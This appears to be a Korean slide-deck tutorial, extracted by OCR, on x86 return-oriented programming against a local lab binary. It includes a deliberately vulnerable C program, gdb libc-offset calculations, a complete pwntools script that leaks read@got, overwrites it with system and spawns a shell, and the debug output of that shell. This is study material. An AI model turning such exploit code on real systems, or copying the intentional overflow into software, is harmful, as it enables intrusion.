  [21] .jcr              PROGBITS        08049f10 000f10 000004 00  WA  0   0  4
  [22] .dynamic          DYNAMIC         08049f14 000f14 0000e8 08  WA  6   0  4
  [23] .got              PROGBITS        08049ffc 000ffc 000004 04  WA  0   0  4
  [24] .got.plt          PROGBITS        0804a000 001000 000018 04  WA  0   0  4
  [25] .data             PROGBITS        0804a018 001018 000008 00  WA  0   0  4
  [26] .bss              NOBITS          0804a020 001020 000004 00  WA  0   0  1
  [27] .comment          PROGBITS        00000000 001020 000035 01  MS  0   0  1
  [28] .shstrtab         STRTAB          00000000 001709 00010a 00      0   0  1
  [29] .symtab           SYMTAB          00000000 001058 000470 10     30  47  4
  [30] .strtab           STRTAB          00000000 0014c8 000241 00      0   0  1
```

› ROP (Return Oriented Programming)


- Memory leak

1. read 함수 -> bss공간에 “/bin/sh” 문자 입력
2. write 함수 -> read@got 영역에 저장된 값을 출력
3. read 함수 -> read@got 영역을 system 함수의 주소로 덮어씀
4. read 함수 호출



write(1,read@got,4);

*0x804a00c




```
[DEBUG] Received 0x4 bytes:
    00000000  50 d3 e8 f7
    00000004
0xf7e8d350
```

	<PLT table>	<GOT table>
read	0x8048300	0x804a00c
write	0x8048320	0x804a014

› ROP (Return Oriented Programming)

- Memory leak

1. read 함수 -> bss공간에 “/bin/sh” 문자 입력
2. write 함수 -> read@got 영역에 저장된 값을 출력
3. read 함수 -> read@got 영역을 system 함수의 주소로 덮어씀
4. read 함수 호출




```
gdb-peda$ info proc map
process 31123
Mapped address spaces:

	Start Addr   End Addr       Size     Offset objfile
	 0x8048000  0x8049000     0x1000        0x0 /home/ubuntu/study/rop/x86/rop
	 0x8049000  0x804a000     0x1000        0x0 /home/ubuntu/study/rop/x86/rop
	 0x804a000  0x804b000     0x1000     0x1000 /home/ubuntu/study/rop/x86/rop
	0xf7e05000 0xf7e06000     0x1000        0x0 
	0xf7e06000 0xf7fb3000   0x1ad000        0x0 /lib32/libc-2.23.so
	0xf7fb3000 0xf7fb4000     0x1000   0x1ad000 /lib32/libc-2.23.so
	0xf7fb4000 0xf7fb6000     0x2000   0x1ad000 /lib32/libc-2.23.so
	0xf7fb6000 0xf7fb7000     0x1000   0x1af000 /lib32/libc-2.23.so
```


› ROP (Return Oriented Programming)

- Memory leak

1. read 함수 -> bss공간에 “/bin/sh” 문자 입력
2. write 함수 -> read@got 영역에 저장된 값을 출력
3. read 함수 -> read@got 영역을 system 함수의 주소로 덮어씀
4. read 함수 호출



```
0xf7e06000 0xf7fb3000    0x1ad000          0x0  /lib32/libc-2.23.so
```



```
gdb-peda$ p read
$2 = {<text variable, no debug info>} 0xf7eda350 <read>
gdb-peda$ p/x 0xf7eda350-0xf7e06000
$3 = 0xd4350
gdb-peda$ p system
$4 = {<text variable, no debug info>} 0xf7e40940 <system>
gdb-peda$ p/x 0xf7e40940-0xf7e06000
$5 = 0x3a940
```

read_offset	0xd4350
system_offset	0x3a940


libcbase = read_address – read_offset
system_address = Libcbase + system_offset

› ROP (Return Oriented Programming)

- GOT Overwrite

1. read 함수 -> bss공간에 “/bin/sh” 문자 입력
2. write 함수 -> read@got 영역에 저장된 값을 출력
3. read 함수 -> read@got 영역을 system 함수의 주소로 덮어씀
4. read 함수 호출

```
libcbase = read_address – read_offset
system_address = Libcbase + system_offset
```



```
0xf7e8d350  -> read_address
0xf7df3940  -> system_address
```


```
read(0,read@got,4);
```

	<PLT table>	<GOT table>
read	0x8048300	system_address
write	0x8048320	0x804a014

› ROP (Return Oriented Programming)

- GOT Overwrite

1. read 함수 -> bss공간에 “/bin/sh” 문자 입력
2. write 함수 -> read@got 영역에 저장된 값을 출력
3. read 함수 -> read@got 영역을 system 함수의 주소로 덮어씀
4. read 함수 호출


read(&bss);

system(&bss);


/bin/sh

	<PLT table>	<GOT table>
read	0x8048300	System_address
write	0x8048320	0x804a014


exploit

› ROP (Return Oriented Programming)

- RET offset



```c
#include <stdio.h>
#include <unistd.h>

void vuln(){
    char buf[50];
    read(0,buf,256);
}

void main(){
    write(1,"Hello ROP\n",10);
    vuln();
}
```



```
gdb-peda$ disas vuln
Dump of assembler code for function vuln:
   0x0804843b <+0>:     push   ebp
   0x0804843c <+1>:     mov    ebp,esp
   0x0804843e <+3>:     sub    esp,0x48
   0x08048441 <+6>:     sub    esp,0x4
   0x08048444 <+9>:     push   0x100
   0x08048449 <+14>:    lea    eax,[ebp-0x3a]
   0x0804844c <+17>:    push   eax
   0x0804844d <+18>:    push   0x0
   0x0804844f <+20>:    call   0x8048300 <read@plt>
   0x08048454 <+25>:    add    esp,0x10
   0x08048457 <+28>:    nop
   0x08048458 <+29>:    leave
   0x08048459 <+30>:    ret
End of assembler dump.
gdb-peda$ p/d 0x3a
$1 = 58
```

RO :P - x86


› exploit

- pwntools


1. read 함수 -> bss공간에 “/bin/sh” 문자 입력
2. write 함수 -> read@got 영역에 저장된 값을 출력
3. read 함수 -> read@got 영역을 system 함수의 주소로 덮어씀
4. read 함수 호출

⋮

from pwn import *




```
binsh="/bin/sh"
read_plt=0x8048300
read_got=0x804a00c
write_plt=0x8048320
write_got=0x804a014
read_libc_offset=0xd4350
system_libc_offset=0x3a940
bss=0x804a020
pppr = 0x80484e9
```



```
payload="A"*62

payload+=p32(read_plt)
payload+=p32(pppr)
payload+=p32(0)
payload+=p32(bss)
payload+=p32(len(str(binsh)))

payload+=p32(write_plt)
payload+=p32(pppr)
payload+=p32(1)
payload+=p32(read_got)
payload+=p32(4)

payload+=p32(read_plt)
payload+=p32(pppr)
payload+=p32(0)
payload+=p32(read_got)
payload+=p32(len(str(read_got)))
```


⋮




```
payload+=p32(read_plt)
payload+=p32(0xaaaabbbb)
payload+=p32(bss)

p = process('./rop')
p.recvn(10)
p.sendline(payload)

p.send(binsh)
read_addr = u32(p.recvn(4,timeout=1))
libcbase = read_addr - read_libc_offset
system_addr = libcbase + system_libc_offset

print "read_addr = " + hex(read_addr)
print "libc_addr = " + hex(libcbase)
print "system_addr = " + hex(system_addr)
p.send(p32(system_addr))
p.interactive()
```

RO :P - x86

› exploit



```
ubuntu@ubuntu-virtual-machine:~/study/rop/x86$ python exploit.py DEBUG
[+] Starting local process './rop': pid 33332
[DEBUG] Received 0xa bytes:
    'Hello ROP\n'
[DEBUG] Sent 0x87 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA
│AAAA│
    *
    00000030  41 41 41 41  41 41 41 41  41 41 41 41  41 41 00 83  │AAAA│AAAA│AAAA
│AA··│
    00000040  04 08 e9 84  04 08 00 00  00 00 20 a0  04 08 07 00  │····│····│·· ·
│····│
    00000050  00 00 20 83  04 08 e9 84  04 08 01 00  00 00 0c a0  │·· ·│····│····
│····│
    00000060  04 08 04 00  00 00 00 83  04 08 e9 84  04 08 00 00  │····│····│····
│····│
    00000070  00 00 0c a0  04 08 09 00  00 00 00 83  04 08 bb bb  │····│····│····
│····│
    00000080  aa aa 20 a0  04 08 0a                               │·· ·│···│
    00000087
[DEBUG] Sent 0x7 bytes:
    '/bin/sh'
[DEBUG] Received 0x4 bytes:
    00000000  50 a3 e0 f7                                         │P···││
    00000004
read_addr = 0xf7e0a350
libc_addr = 0xf7d36000
system_addr = 0xf7d70940
[DEBUG] Sent 0x4 bytes:
    00000000  40 09 d7 f7                                         │@···││
    00000004
[*] Switching to interactive mode
$ 
```



```
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x2d bytes:
    'exploit.py  peda-session-rop.txt  rop  rop.c\n'
exploit.py  peda-session-rop.txt  rop  rop.c
$ 
```

QnA